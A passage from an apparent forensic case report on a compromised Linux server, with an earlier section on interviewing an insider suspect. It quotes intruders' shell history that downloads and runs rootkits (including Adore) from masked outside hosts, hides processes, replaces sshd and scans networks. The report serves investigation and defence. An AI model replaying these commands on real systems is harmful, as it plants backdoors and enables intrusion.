unwilling they may provide more information than they intend. After all, what good is performing the perfect crime if you can't brag about it!

We not only want to consider what questions to ask but how we ask them. If we are accusatory while we ask the questions it is unlikely the person will be cooperative and will be very guarded as to what information they reveal. If we are able to get them relaxed, feel more comfortable and ask questions that help them show off their "expertise" they are likely to give away more information than they were intending.

If we present all of the evidence we have right at the beginning, they will likely be looking for ways to discredit the information or find an excuse why it wasn't them. Frequently the excuse is given that "someone else must have used my account … maybe I left my id logged on when I stepped away". We want to avoid this excuse and not give away everything we know.

We could start the interview by talking for a minute about some local event and asking for their thoughts on it. We want to put them at ease and get them in the mood for conversing. Let's continue with the interview:

"We are currently investigating one of our computers and I understand that you have some expertise in this that would help us conclude this case."

"System Administrators have been known to put backdoors into systems to make administration easier. Have you heard of any interesting techniques that have been used?"

The first thing we are doing goes to the person's ego. Many people like to be seen as experts and love to give opinions and advice when asked. In this case we are interviewing the person who installed the program so they are the expert. At this point we are not trying to cast suspicion on a system administrator, but to see if they volunteer information on ICMP backdoors. This way we can get general information about the case without actually pointing the finger at them

"Are you aware of how ICMP backdoors and how they work? Where would be a good place on the internet to find source code?"

We haven't pointed the finger at them so they might be inclined to show off their knowledge. We are looking for them to demonstrate their knowledge of ICMP backdoors and more importantly if they give us information about where they obtained the source code. We know the source code was based on the one in the Butchered From Inside Security Magazine. If they reference this resource then that helps show they have knowledge about the ICMP backdoor code that was used in the program

"We found a service on the computer called the Local Printer Manager Service. We are having trouble finding information on the internet about this service. Do you have any ideas?"

We are now starting to point to some specifics about this case. The person might become more cautious at this point. Since we haven't accused them they may think we suspect someone else and may provide information that this is not a valid service but a

something to hide a program from the average system administrator. Unfortunately, many Windows system administrators don't know all of the services that run on their systems. If they claim it's a valid service we could ask them if they know what is the program name of the service is. If they tell us "smsses.exe" then they have given strong evidence that they are guilty since we found no public information about either the service or its associated program name.

"If I was to create a backdoor how would I ensure that it stays running even when the system is rebooted?"

If they give us information about registering a service we could probe about where to find code that would do this for us. If they reference the code that we found then that adds to the evidence.

"What do you think we are looking at here?

Here we are giving the person a chance to add information and a chance to show off what they know. We are giving them enough rope to see if they hang themselves with it.

"You seem to be very knowledgeable about what happened on the system and in fact some of the answers you gave could only be known by the person who installed the program on the system. Could you explain this?

We are finally letting them know that they are suspected of the actions. Time for them to think: "What did I say? Did I say too much?" We could only ask the question if they had given away "too much". There are many questions we would ask depending upon what answers are given to the previous questions.

When I go through the system access and network logs what am I going to find?

At this point we want them to know that we have more evidence to look at that may point to their guilt. They may reason that they are caught and it is better to confess now than wait until possible legal action, etc.

Did you install and execute the program on the system?"

Here is where they break down in tears, confess to installing and executing the program and fill in all the missing details. Well, maybe in Perry Mason. This is their opportunity to confess. Only in the movies you say? We shall see.

1.7 Additional Information

Additional information can be found at the following locations:

- Packet Storm: http://www.packetstormsecurity.nl/. Includes information and code on ICMP backdoors and reverse engineering.
- Matt Pietreks web site: http://www.wheaty.net/. Includes information on the PE file format, articles, and utility programs.
- Phrack: http://www.phrack.org/. Includes the Phrack online magazine, hacking information and source code.
- s0ftpr0ject 2003: http://www.s0ftpj.org/en/site.html. Includes the BFI (Butchered From Inside) online magazine, hacking information and source code.
- Department of Justice Canada: http://laws.justice.gc.ca. Includes information on statutes such as the criminal code.

Part 2 - Forensic Analysis of a Linux system

Now that we have the analysis of that program for the boss, it is time to start going through the email. You guessed it. The boss sent me a note asking for the case report of a compromised Linux system that I had looked at a while ago. Let's review the case report before I send it to him.

2.1 Synopsis of Case Facts

At the start of the work day on May 10, 2002, the network analysts reported that they had a flood of traffic from one of our computers. To stabilize traffic they had disabled the port on the switch which would block network traffic to and from that computer. We were suspicious that the computer had been compromised as this was not normal traffic for the computer. We went over to where the computer was located and found that the system administrator was away which made it more likely that the box was compromised. Since no one else had the root password, we were unable to do any forensics such as saving the "/proc" directory for later analysis as to what processes where running at the time. The power plug was pulled and the system was taken away, labeled and stored in a secure area until there was time to look into the incident.

2.2 System Description

All identifying information has been sanitized to protect company information and the systems the attacks came from. They too might have been compromised.

Hostname: waitn.2Bhacked.local.
IP Address: 192.168.5.6.
Operating System: Linux (probably Redhat)

The system was used and managed by our research group. It was setup as a majordomo server and left running unattended. The system was accessible from the internet. As the system administrator isn't available we will have to find out most of the information from our forensics investigation.

The workstation that the forensic analysis was done on was an x86-based PC with a clean install of Redhat[18] Linux and verified with its "rpm" command that can be used to verify software packages.

[18] RedHat. Red Hat Inc.
URL: http://www.redhat.com (25 June 2003)

2.3 Seized Hardware

It is important to properly identify all evidence and to keep evidence secured so we can establish a chain of custody with the evidence. If we don't, it could be argued that it was possible for someone else to tamper with the evidence and it can't be trusted.

Tag numbers must be unique and can be setup any way you like. The system used is the date the items were seized with a sequence number.

Tag # 2002051001

NEC Powermate ES computer system 366 MHz with a Maxtor 4.3 GB internal hard drive (hard drive removed and tagged separately), internal CDROM drive, and internal 3.5" high density floppy drive.

Company Asset number:	12345.
Model number:	PM5203DM83W51C17.
Serial number:	96A04656US.
Case number:	0205101
Seized from:	Building 123, Room number 1A

Tag # 2002051002

Hard drive from system with tag # 2002051001.
Maxtor 4.3GB internal hard drive.

Model:	90432D2
Cyl: 8374 Heads:	16 Sectors: 63
Master:	on (jumper 50)
Serial number:	A2M0LSFC
Case number:	0205101
Seized from:	Building 123, Room number 1A

2.4 Image Media

The original hard drive was plugged into the Linux forensic system and the forensics system was started (booted). At this point we will make sure that we don't mount the drive so we preserve the original evidence. By default Linux doesn't mount the hard drive so we are ok.

The first thing to do is to get a MD5 hash of the original drive so we can prove later that our taking images from the drive didn't alter it in any way. If we obtain an MD5 hash value for the evidence drive before and after the images are taken and show that they are the same then we can conclude that the original drive was not modified.

An MD5 hash is described in the RFC 1321 executive summary:

> "The algorithm takes as input a message of arbitrary length and produces as output a 128-bit "fingerprint" or "message digest" of the input. It is conjectured that it is computationally infeasible to produce two messages having the same

message digest, or to produce any message having a given prespecified target message digest."[19].

In other words the MD5 algorithm calculates a value based on the content of the message it is given. No differing messages should produce the same MD5 hash value.

The "md5sum" command takes as input the name of a file and calculates a MD5 hash value based on the contents of the file. Note: Our forensic system hard drive is referred to as "/dev/hda" while the original evidence hard drive is referred to as "/dev/hdb"

```
# md5sum /dev/hdb
216f670f93b6bef45ef3c95d52bc6e31  /dev/hdb
```

Next we will check the original evidence hard drive to see how it is organized. This type of hard drive may be organized into sections called partitions. Each partition will have a specific purpose. Let's see what we find. We will use the Linux "fdisk" command on the original evidence hard drive (/dev/hdb) and give it the subcommand "p" to print out the partition table for that hard drive.

```
# fdisk /dev/hdb

Command (m for help): p

Disk /dev/hdb: 4321 MB, 4321787904 bytes
255 heads, 63 sectors/track, 525 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

   Device Boot    Start       End    Blocks   Id  System
/dev/hdb1   *         1       128   1028128+  83  Linux
/dev/hdb2           129       525   3188902+   5  Extended
/dev/hdb5           449       525    618471   82  Linux swap
/dev/hdb6           129       448   2570337   83  Linux


Partition table entries are not in disk order
```

The first thing to notice is that hard drive is logically divided into 525 pieces called cylinders. All 525 cylinders have been allocated to 3 partitions[20] which are identified under the Device heading. The 3 partitions are all Linux type partitions. The /dev/hdb5 partition is a special type of partition that is used by a Linux system to temporarily hold memory contents. The other 2 partitions (/dev/hdb1 and /dev/hdb6) likely hold files for the evidence Linux system.

A common practice is to make a complete image of the evidence hard drive first. The steps to accomplish this would be:

[19] Rivest, R. RFC 1321. "The MD5 Message-Digest Algorithm". April 1992.
URL: http://www.ietf.org/rfc/rfc1321.txt?number=1321. (25 June 2003)

[20] /dev/hdb2 is a special type of partition that allows additional partitions and contains partitions /dev/hdb5 and /dev/hdb6

- wipe the disk we are copying to by copying zeroes to the entire drive (dd if=/dev/zero of=/dev/hdc). This hard drive would have to be the same size (or larger) as the hard drive we are copying.
- bit by bit copy from the evidence drive to the cleaned drive (dd if=/dev/hdb of=/dev/hdc).
- perform an md5sum of each of the /dev/hdb drive partitions and /dev/hdc drive partitions to demonstrate that the copied partitions are identical.

If there were cylinders that were not allocated then we would perform the above steps so we could examine the disk areas that are not allocated to any partition. In this case it is sufficient to create images of the 3 partitions as we will have all of the contents of the hard drive.

We will use the Linux command "dd" to make an exact copy of the evidence partitions. The "dd" command can copy hard drives, partitions, and files. In this case we will use it to copy the evidence partitions to files in the "images" directory on our forensics system. The "if=" parameter of the dd command specifies what we are copying from and the "of=" parameter specifies what we are copying to. From the above we know we need to copy three partitions (/dev/hdb1, /dev/hdb5, and /dev/hdb6).

```
# dd if=/dev/hdb1 of=/images/hda1.img
2056256+0 records in
2056256+0 records out
# dd if=/dev/hdb5 of=/images/hda5.img
1236942+0 records in
1236942+0 records out
# dd if=/dev/hdb6 of=/images/hda6.img
5140674+0 records in
5140674+0 records out
```

Now that we have successfully copied the partitions, let's check to see if they are exact copies. We will use our md5sum command again to check that the MD5 hash values for our originals and copies are the same. Here we are going to have the md5sum command check both the original and copy for each partition one after the other to make it easy for us to check the MD5 hash values.

```
# md5sum /dev/hdb1 /images/hda1.img
7a0da55f4486891df866a8fb6b32ad5b  /dev/hdb1
7a0da55f4486891df866a8fb6b32ad5b  /images/hda1.img
# md5sum /dev/hdb5 /images/hda5.img
77f8eb501d0c0cc3e6109bf27e95a3a4  /dev/hdb5
77f8eb501d0c0cc3e6109bf27e95a3a4  /images/hda5.img
# md5sum /dev/hdb6 /images/hda6.img
4b7a13920497a6373df86130bc225e37  /dev/hdb6
4b7a13920497a6373df86130bc225e37  /images/hda6.img
```

Great! The MD5 hash values for the original and copy of each partition is identical. We can conclude that the partition images were not altered when they were copied to our forensics system.

The last thing to do is to run the md5sum command against the original evidence hard drive to make sure it wasn't altered while we were making our images.

```
# md5sum /dev/hdb
216f670f93b6bef45ef3c95d52bc6e31  /dev/hdb
```

The MD5 hash value is the same as the one we took before we started taking images from the drive showing that we didn't alter it. We now power down our forensics system so the original evidence drive can be disconnected and locked away again and then boot our system to start on the analysis.

2.5 Media Analysis of the System

Now that we have the images from the evidence drive we need to make them available to our forensic tools for analysis. To do this we will use the "mount" command. The options for the mount command we will use are:

- ro – mount the image in read only (don't allow writes to it).
- loop – allows us to mount the image as a file system.
- nodev – treat character or block special files as regular files.
- noexec – don't allow running of programs from the image. We don't want to end up contaminating our forensic system by mistake.
- noatime – do not update access times as we view files in the image files. We want to preserve the last access times for the files in the image.

We know that the hda5 image is the Linux swap space and we can't mount this image. One of the images hda1 and hda6 will be the main Linux partition (identified by "/") which is the start of the file structure. Let's guess that the largest image file (hda6) is the "/" partition. We will do this by mounting hda6.img on our forensics system. A mount point (/waitn) was created on our forensics system to be the access point for our evidence images.

```
# mount -o ro,loop,nodev,noexec,noatime /images/hda6.img /waitn
```

We find the directories in "/waitn" such as "/dev", "/etc", and "/boot" showing that we have guessed correctly and have our "/" partition. The next question is "Where should hda1.img be mounted?". The "mtab" file in "/etc" contains information on how and where the partitions are mounted when the system is booted. We will use the "cat" command to display the contents of the "mtab" file.

```
# cat /waitn/etc/mtab
/dev/hda6 / ext2 rw 0 0
none /proc proc rw 0 0
/dev/hda1 /root ext2 rw 0 0
none /dev/pts devpts rw,gid=5,mode=620 0 0
```

The first line confirms that hda6 is the "/" partition. The third line tells us that hda1 is mounted at the "/root" point in the file structure. Great! Now we know that we need to mount hda1.img on "/waitn/root". Before we do that, let's check if there are any files in

the “/waitn/root” directory. Files can be hidden at a mount point so they are accessible when hda1 is not mounted but are not accessible once hda1 is mounted. Well, we don’t find any files under /waitn/root so we can proceed to issue the command to mount hda1.img.

```
# mount -o ro,loop,nodev,noexec,noatime /images/hda1.img /waitn/root
```

Now that we have the images mounted correctly we can start investigating the system. The operating system information can be found in /etc/issue.

```
# cat /waitn/etc/issue
Don’t touch this animal. It will bite you!
Red Hat Linux release 7.0 (Guinness)
Kernel 2.2.16-22 on an i686
```

As we can see the Operating system is Redhat 7.0 and the kernel is 2.2.16-22. A quick search on Redhats website[21] reveals that this is the kernel that shipped with Redhat 7.0. It is unlikely that this system was updated with all of the security patches and the system may have been compromised as a result of unpatched software.

Let’s see if we can find out some basic information from the files about when the system was installed, when it was last booted, and what the time zone setting is. The install log is normally in /tmp/install.log. Unfortunately this file is not present. We should be able to determine the install date when we look at the timeline information. Boot information is normally stored in /var/log/boot.log. Again, this file is not present on the system so we will have to determine it from the timeline information. Time zone information is normally stored in /etc/timezone. We aren’t having much luck yet as this file also is not present on the system. We can, however, find the timezone information by pulling the strings out of the /etc/localtime file. The use of strings will be explained later.

```
# strings -n 3 /waitn/etc/localtime
...
PST8PDT
...
```

The time zone setting is the same as my local time. That will make it easier as we won’t have to convert times to a different time zone.

Let’s explore some of the system configuration files to see if we find anything interesting. The first one we check is the “/etc/passwd” file. This file contains information for each account that is on the system. Each line contains information for one user account and each line has several fields separated by colons (“:”). The first field is the account name. The third field is the user id number that identifies the user to the system. The fourth field is the group id number. The sixth field is the location in the file structure of the accounts home directory.

```
# cat /waitn/etc/passwd
...
```

[21] Red Hat Linux Frequently Asked Questions, Hardware Questions, WinModems (TM) and Linux URL: http://www.redhat.com/support/resources/faqs/rhl_general_faq/s1-hardware.html (June 30, 2003)

```
leo:x:0:0::/home/leo:/bin/bash
```

Interesting. The last entry in the file has an account with a user id and group id both with a value of zero. This effectively gives the account full privileges to the entire system (the same as the root account). The system administrators name is not Leo and his account (a normal user's account) is defined earlier in the file. Looks like the system may have been compromised.

Let's take a look at the file where passwords are stored (/waitn/etc/shadow) to see if there is anything unusual. The fields in the file are separated by colons (":"). The first field in each row is the account name and the second field is the encrypted password. The third field is the date of last password change. The format of the date is the number of days from Jan 1, 1970 to the last password change. If you are unsure of the format of the file you can usually find it in the /usr/include directory structure. In this case the format of the shadow file can be found in /waitn/usr/include/shadow.h.

```
# cat /waitn/etc/shadow
...
bin:$1$xZd8Vano$qaAlcLJFpfX5tgyS.rQ1L0:11806:0:99999:7:::
...
leo:$1$vji3do8r$KxDFd515l6IsZZUINsPdT/:11806:0:99999:7:::134523584
```

The first thing to notice is the account "bin" has a password assigned to it. "bin" doesn't normally have a password assigned to it so it is likely that this account has been used by the person(s) who compromised the system. The account "leo" that we noticed was setup with root authority has a password assigned and it's password was changed the same day a password was assigned to the "bin" account. Looks like these 2 accounts were setup for the hacker's use.

Now we have 2 accounts on the system that we know we want to investigate. First let's look at the "leo" account.

To view information about the files that are in the evidence image we will use the "ls" command which tells us what files are in the specified directories. We will use options "a", "n", and "t". The "a" option show all files including "hidden ones". Hidden files can be considered files whose names start with a period (."). Using the "ls" command without the "a" option doesn't display these files. The "n" option displays the account number and group number instead of the names. We use the numbers here as the names would be taken from our forensics system and could confuse us as the corresponding account names and groups may be different in the evidence image. The "t" option sorts the output in reverse date / time order of file modification time which makes it easier to spot recently changed files. Columns of interest to us are the fifth which is the size of the file, the sixth which is the file modification date and the seventh which is the file name.

The home directory for an account is a place in the directory structure that a user can save their files. The home directory for the account "leo" is "/waitn/home/leo". Following is a listing of the "leo" account home directory.

```
# ls -ant /waitn/home/leo
total 44
-rw-------  1    0       0             1024   May  7  2002   .bash_history
drwx------  4    0       0             4096   Apr 29  2002   .
drwxr-xr-x  7    0       0             4096   Apr 29  2002   ..
-rw-r--r--  1    0       0               24   Apr 29  2002   .bash_logout
-rw-r--r--  1    0       0              230   Apr 29  2002   .bash_profile
-rw-r--r--  1    0       0              124   Apr 29  2002   .bashrc
drwxr-xr-x  5    0       0             4096   Apr 29  2002   Desktop
-rw-r--r--  1    0       0              688   Apr 29  2002   .emacs
drwxr-xr-x  3    0       0             4096   Apr 29  2002   .kde
-rw-r--r--  1    0       0              321   Apr 29  2002   .kderc
-rw-r--r--  1    0       0             3651   Apr 29  2002   .screenrc
```

The oldest date and time of the files is Apr 29, 2002 which is likely the date that the account was created. One of the files ".bash_history" contains a log of the commands for the user account. This file size is 1024 which tells us that it contains data. Good news for us as it should tell us what the hacker was up to. A highly skilled hacker wouldn't leave this kind of evidence around so we should expect to find other evidence left available on the system. The date of this file is May 7, 2002 and may be the last date this account was used.

Next let's list the contents of the ".bash_history" file for the "leo" account to see what the hacker was up to. Comments will be interjected below each set of command(s) to explain what the hacker was doing. The contents of the file will be in bold.

```
# cat /waitn/home/leo/.bash_history
w
```

The "w" command lists who is currently logged on to the system, from where, login time, how long since the last command was entered for the user and what the command was.

```
passwd leo
passwd bin
```

Set the password for the "leo" and "bin" accounts. We saw earlier when looking at the /etc/shadow file that passwords for these 2 accounts had been set.

```
wget
```

"wget" downloads files from the Internet without making the user wait for the command to complete before they can enter additional commands. Since no files were requested it is likely that they were checking to see if "wget" was installed on the system.

```
cd /
cd /var/named
ls
cd /tmp
ls
mkdir .lp
cd .lp
```

Here they are checking what files are in /var/named and /tmp directories. A hidden directory (name starts with a period) is created in /tmp called ".lp". The "/tmp/.lp" directory is made the current directory.

```
rpm -ihv –force
ftp://rpmfind.net/linux/redhat/7.1/en/os/i386/RedHat/RPMS/wget-1.6-2.i386.rpm
```

"rpm" (Redhat Package Manager) is a command to install and maintain software (packages) on the system. In this case it is used to install the wget package (wget-1.6-2.i386.rpm) from rpmfind.net/linux/redhat/7.1/en/os/i386/RedHat/RPMS. This would indicate that when the "wget" command was issued previously the hacker got the "command not found" error.

```
wget ••••.net/kit.tgz
tar zxvf kit.tgz
rm -rf kit.tgz
cd rootkit/
./start etena 8080
```

A file "kit.tgz" was downloaded from a computer on the Internet. A search on ARIN[22] (American Registry of Internet Numbers) revealed that the computer belongs to a large ISP (Internet Service Provider) based in California. This computer could either be the hacker's own or more likely another computer that they previously compromised. A ".tgz" file is usually a collection of files that have been put into one file using the "tar" command with the compression option. Here the collection of files in "kit.tgz" have been uncompressed and extracted with the "tar zxvf" command. Any directories and files in the archive will be recreated. The "kit.tgz" file is then erased with the "rm" command and "rootkit" is made the current directory. It appears that the "rootkit" directory was created and it contains a program call "start". This program is executed and passed parameters "etena" and "8080". At this point we don't know what "etena" is for and if we were to guess, 8080 is a "port" (door to the internet) that the program will await input from the Internet (for someone to come a knocking).

```
cd ..
ls
wget ••••••••.ro/adore.tar.gz
tar zxvf adore.tar.gz
rm -rf adore.tar.gz
cd adore
./startadore
./ava h /tmp/.lp
```

"/tmp/.lp" is made the current directory and a file "adore.tar.gz" is downloaded from a computer in Romania. "Adore" is the name of a rootkit. Could this file be the adore rootkit? We will check into this later. The "adore.tar.gz" file is uncompressed and likely

[22] American Registry for Internet Numbers.
URL: http://www.arin.net/ (25 June 2003)

placed it contents into a directory called “adore”. “/tmp/.lp/adore” is made the current directory and two programs are executed “startadore” and “ava”. In the adore rootkit the “startadore” command starts the “adore” rootkit and the “ava” command with the “h /tmp/.lp” option tells it to hide the “/tmp/.lp” directory.

```
cat /etc/passwd
```

Display the contents of the “ /etc/passwd” file

```
locate psybnc
```

The locate command searches for files on the system. Here they are looking for psybnc. A quick search on google[23] and we find a tutorial[24] on psyBNC by Jestrix. To summarize, psyBNC is a bouncer that hides your real Internet address information in irc (Internet Chat Relay) connections and irc files transfers.

```
lastlog
w
w
lastlog
```

The lastlog command lists all the accounts on the system and the last time each account logged into the system. They are probably checking to see who is on the system and if they are likely to get caught while they are on. A system administrator might wonder why an account named “leo” is logged on the system especially when they didn’t create the account.

```
cd /tmp/.lp
ls
ls -al
cd adore
cd ..
```

Again they are checking what files are in the “/tmp/.lp” directory and that the adore directory has been created. Since there are no timestamps for each command in this file it is possible they were away from their computer for a while or are working on multiple computers at the same time and were checking what they had done to know where to continue.

```
wget  www.psychoid.lam3rz.de/psyBNC2.3.tar.gz
```

Here they are downloading psyBNC from the author’s web site.

```
wget ftp://ftp.ssh.com/pub/ssh/ssh-1.2.33.tar.gz
tar zxvf ssh-1.2.33.tar.gz
```

[23] Google search engine. Google.
URL: http://www.google.com (18 July 2003)
[24] Jestrix. “An Introduction to psyBNC 2.3.1”. Mar 9 2003.
URL: http://www.jestrix.net/tuts/psy.html (July 14, 2003)

```
cd ssh-1.2.33
./configure
make
make install
./sshd -p 12345
cd /tmp/.lp
ls
cd ssh-1.2.33
w
killall -9 /usr/sbin/sshd
rm -rf /usr/sbin/sshd
cp sshd /usr/sbin/sshd
/usr/sbin/sshd
ps aux
kill -9 9999 10015
cd /tmp/.lp
ls
rm -rf ssh-1.2.33 ssh-1.2.33.tar.gz
```

There is a lot going on in this section but it is all related so we will deal with it together. "wget" was used to download a newer (non-commercial) version of secure shell (ssh) from the official website. The files were uncompressed and extracted into their own directory with the "tar" command. The "./configure" command configures the ssh source code for this particular machine. The "make" command compiles the code and the "make install" puts the programs and help files in the correct areas of the system so they can be executed. "./sshd –p 12345" started the just installed newer version of the secure shell server (sshd) to listen for connections on port 12345. The default is to listen on port 22 so the hacker may be setting up a port just for themselves. The older version of the secure shell server is terminated with the "killall -9 /usr/sbin/sshd" and the program deleted with the "rm" command. The newer version is copied in place of the old one with the "cp" command and then is started with the "/usr/sbin/sshd" command. Running programs (processes) were listed with the "ps" command and two of them were terminated. We don't know which ones as they are referred to by process number (and not name). The compiled ssh package and the downloaded "tar.gz" file is deleted with the "rm" command. In essence the hacker replaced an older version of the secure shell server with a newer one. This raises an interesting question. Why would they do this? It is likely that the system was compromised due to a weak version of ssh and the hacker patched the system so no-one else could break in to the system the same way.

```
tar zxvf psyBNC2.3.tar.gz
rm -rf psyBNC2.3.tar.gz
ls
cd psybnc
make
./psybnc
```

Here we see the uncompress and extract of the psyBNC source code into its own directory "psybnc". The "tar.gz" file is then deleted with the "rm" command. The "psybnc" directory is made the current directory and the package is compiled using the "make" command. The "psybnc" program is started with the "./psybnc" command.

```
cd /adore
cd ..
cd adore
./startadore
./ava i 10272
```

Back to the adore rootkit directory with the “cd” command. The process identified by number 10272 is made invisible with the “./ava i 10272” command. Which program has that process number? We don’t know. A couple of obvious choices would be the programs that were just started: the secure shell server running on port 12345 or the psybnc program.

```
cd /tmp/.lp
ls
ls -al
cd psybnc
./psybnc
ls
```

Here we see the psybnc program being started again.

This is the end of the “.bash_history” file for the “leo” account. The hacker has left us with a lot of information that requires further investigation. We will want to check for the contents of the “/tmp/.lp/rootkit” and /tmp/.lp/adore directories and establish if a weak version of ssh was how the system was compromised. We will come back to these questions. First let’s look at the “.bash_history” file for the “bin” account and see if there are any more clues here. Again we will interject comments to explain what the hacker was doing.

```
# cat /waitn/bin/.bash_history
cd /dev/xdf2
ls
ls -la
cd play/
ls
```

The “/dev/xdf2” directory is made the current directory and the directory is listed. The “/dev/xdf2/play” directory is then made the current directory and the directory is listed. The “/dev” directory usually contains special files that contain information on system devices. Hackers have been known to try to hide files in the “/dev” directory. We will have to check these directories later for any files the hacker might have placed there.

```
vdi
vdir
ls
cd ..
vdir
```

"vdi" is not a valid system command and is likely a typo. The hacker then enters the correct command "vdir". The vdir command is equivalent to the "ls -l" command which gives a detailed listing of the contents of a directory including access permissions, ownership, file size, and last modified times. Basically the same directories as above are listed again.

```
cd /lib/ldd.so
ls
vdir
```

"/lib/ldd.so" is made the current directory. Interesting. A name that ends in ".so" is normally a file (shared object file) and not a directory. Looks like the hacker may have hidden files here as well. A quick check in this directory reveals a file named "tkps" which contain the id and password for the "oops" account referred to later in this history file.

```
cd /lib/lblip.t
cd /lib/lblip.tk
ls -la
vdir
ls
cat shrs
ls
```

Again our hacker makes a typo, gets it right the second time and makes "/lib/lblip.tk" the current directory. The directory listing is displayed and then the contents of the "shrs" file is displayed. The "shrs" is not a text file and when displayed will cause any other commands entered to be displayed in non-readable characters.

```
clear
exit
```

The "clear" command clears the display and gives the user a fresh start, kind of like erasing a chalkboard or whiteboard. This won't solve the problem of only non-readable characters being displayed so the hacker enters the "exit" command to end the current session. When the session is re-established the characters will be back to normal (readable).

```
host -lv ••••••.om
host -lv ••••••.com
ls
ls
```

The "host" command was used to obtain internet address information for an Internet customer of a cable company. Another typo on the first attempt of the command. The current directory (which is probably /waitn/bin) is listed twice. It is interesting that there are several typos in this history file where there are non in the other one. Is it possible that we are dealing with 2 different hackers, a team, or the same hacker who was getting tired and their typing skills reduced?

```
cd /dev/xdf2/play
./scanner •••.••.225 temp eth0 0 22
./scanner •••.••.225 temp eth0 0 21
```

The directory "/dev/xdf2/play" is made the current directory. This is the directory that the hacker listed near the beginning of this history file. A program called "scanner" is run with several parameters which include: the IP range for an ISP in the Netherlands and a name "temp" which may be the name of a file or directory. We will look at this in more detail later when we explore this file structure.

```
traceroute www.••••••.com
trace
nmap
telnet ••.•••.241.27 22
telnet ••.•••.241.27 80
telnet ••.•••.241.27 23
host -t A ••••••••••.nl
host -t A ••••••.com
ost -t A mail.••••••.com
host -t A mail.••••••.com
host -t lv ••••••••••.com
host -lv ••••••••••.com
host -lv ••••••••••.nl
telnet •••.••.224.98 22
telnet •••.••.224.98 21
telnet •••.••.224.98 80
telnet •••.••.224.98 25
ssh -l oops www.••••••.com
telnet ••••••.com
ftp www.••••••.com
ftp www.••••••.com
ftp www.••••••.com
```

Here we see various attempts to connect to computers in North America and the Netherlands.

This is the end of the ".bash_history" file for the "bin" account.

The account "root" which is the master account for the system is usually a target. A listing of the home directory for "root" gives the following:

```
# ls -ant /waitn/root
total 2728
drwxr-x---   17 0        0            4096 May  8  2002 .
lrwxrwxrwx    1 0        0               9 May  8  2002 .bash_history ->
/dev/null
...
```

We see that the ".bash_history" file has been is pointing to another file "/dev/null" which means there won't be anything here to list. We will discuss this in more detail later.

Next let's take a look at some of the system logs. Several of the system logs reside in the "/waitn/var/log" directory. Let's take a look at the directory and see what is there.

```
# ls -ant /waitn/var/log
total 60
-rw-------    1 0        0            1462 May 10  2002 messages
-rw-rw-r--    1 0        22           5376 May 10  2002 wtmp
-rw-------    1 0        0            1532 May 10  2002 maillog
-rw-r--r--    1 0        0          146584 May  9  2002 lastlog
drwxr-xr-x    4 0        0            4096 May  8  2002 .
drwxr-xr-x    2 0        0            4096 May  8  2002 httpd
-rw-------    1 0        0               0 May  5  2002 cron
-rw-------    1 0        0               0 May  5  2002 secure
-rw-------    1 0        0               0 May  5  2002 spooler
-rw-r--r--    1 0        0               0 May  1  2002 netconf.log
drwxr-xr-x   20 0        0            4096 Apr 29  2002 ..
-rw-r--r--    1 0        0            2857 Nov 20  2001 dmesg
-rw-------    1 0        0               0 Jun 28  2001 htmlaccess.log
-rw-r--r--    1 0        0               0 Aug 22  2000 statistics
drwxr-xr-x    2 0        0            4096 Aug 22  2000 sa
```

The first thing we notice is that files appear to be missing. The log files are rolled over on a regular basis and 4 history versions are normally kept for some of these logs. For example "messages" would contain logs for the current week, "messages.1" would contain logs from last week, … messages.4 would contain logs from 4 weeks ago. None of the history log files are there. It looks like the logs may have been deleted and "cleaned" up.

Let's take a look at what is in the messages file. The messages file contains logs for normal system activity.

```
# cat /waitn/var/log/messages
May  5 04:02:01 waitn syslogd 1.3-0: restart.
...
May  9 01:57:40 waitn PAM_unix[18190]: authentication failure; (uid=0) root
for system-auth service
May  9 01:57:40 waitn login[18190]: FAILED LOGIN 1 FROM ••••.••••••••.com FOR
root, Authentication failure
May  9 01:57:45 waitn PAM_unix[18190]: check pass; user unknown
May  9 01:57:45 waitn PAM_unix[18190]: authentication failure; (uid=0) -> k
for system-auth service
May  9 01:57:48 waitn PAM_unix[18190]: check pass; user unknown
May  9 01:57:48 waitn PAM_unix[18190]: authentication failure; (uid=0) -> hg
for system-auth service
May  9 01:57:48 waitn login[18190]: FAILED LOGIN 3 FROM ••••.••••••••.com FOR
hg, Authentication failure
May  9 01:57:49 waitn PAM_unix[18190]: bad username []
```

```
May  9 01:57:49 waitn login[18190]: FAILED LOGIN SESSION FROM
••••.••••••••.com FOR , Authentication failure
May 10 09:14:48 waitn PAM_unix[19861]: check pass; user unknown
May 10 09:14:48 waitn PAM_unix[19861]: authentication failure; LOGIN(uid=0) -
> List306 for system-auth service
```

We have several failed login attempts from Canada. One is for the "root" account, and another is for an "hg" account that doesn't exist on the system. Could they be from our hacker or from someone else?

When we look at recovering deleted files we will see if we can recover the history files which may give us additional clues as to how the system was compromised.

Let's see what the "wtmp" file contains. The "wtmp" file is not a text file so we have to use the "last" command with the "-a" option (to display the host name in the last column) and the "-f" option (to specify which file we want to look at). The "wtmp" file contains login and logout information for accounts on the system.

```
# last -a -f /waitn/var/log/wtmp
root     pts/2        Thu May  9 10:46 - 11:22  (00:36)     ••••.••••••••.com
root     pts/1        Wed May  8 22:53 - 00:02  (01:09)
••••••••.••••••••.••.•••••.ro
leo      pts/1        Tue May  7 11:27 - 11:28  (00:01)     •••.•••.72.229
leo      pts/0        Wed May  1 13:59 - 14:06  (00:07)     •••.•••.72.233
leo      pts/1        Wed May  1 13:58 - 13:23  (23:24)     •••.•••.72.233
leo      pts/0        Wed May  1 13:51 - 13:59  (00:07)     •••.•••.72.233
```

We have 4 successful logins on May 1st and 7th from Romania for the account "leo", We have 1 successful login on May 8th from Romania, and 1 successful login on May 9th from Canada for the root account. It is interesting to note that the same IP address from Canada that had the failed login attempts above is the same one that had the successful login to the "root" account here. A look at "/waitn/var/run/utmp" (log of who is currently using the system) doesn't reveal any additional information.

All of the web server logs in the "/waitn/var/log/httpd" directory are empty so we won't find any information there.

As hackers like to try to hide their directories and files around the system, let's list all of the hidden directories. Remember, that hidden files and directories start with a dot (".."). We will use the find command. The first parameter is the directory structure we want to search ("/waitn" – the entire evidence system file structure). The second and third parameters tell the find command that we want to search for all names that start with a dot. The fourth and fifth parameters tell the find command to only list directories. The sixth and seventh parameters tell the find command to print the date, time, file size, and file path and name each on a separate line.

```
# find /waitn -name ".*" -type d -printf "%Tc %k %h/%f\n"
...
Thu 02 May 2002 12:20:30 PM PDT 4 /waitn/root/.ssh
...
```

```
Wed 01 May 2002 02:00:15 PM PDT 4 /waitn/tmp/.lp
...
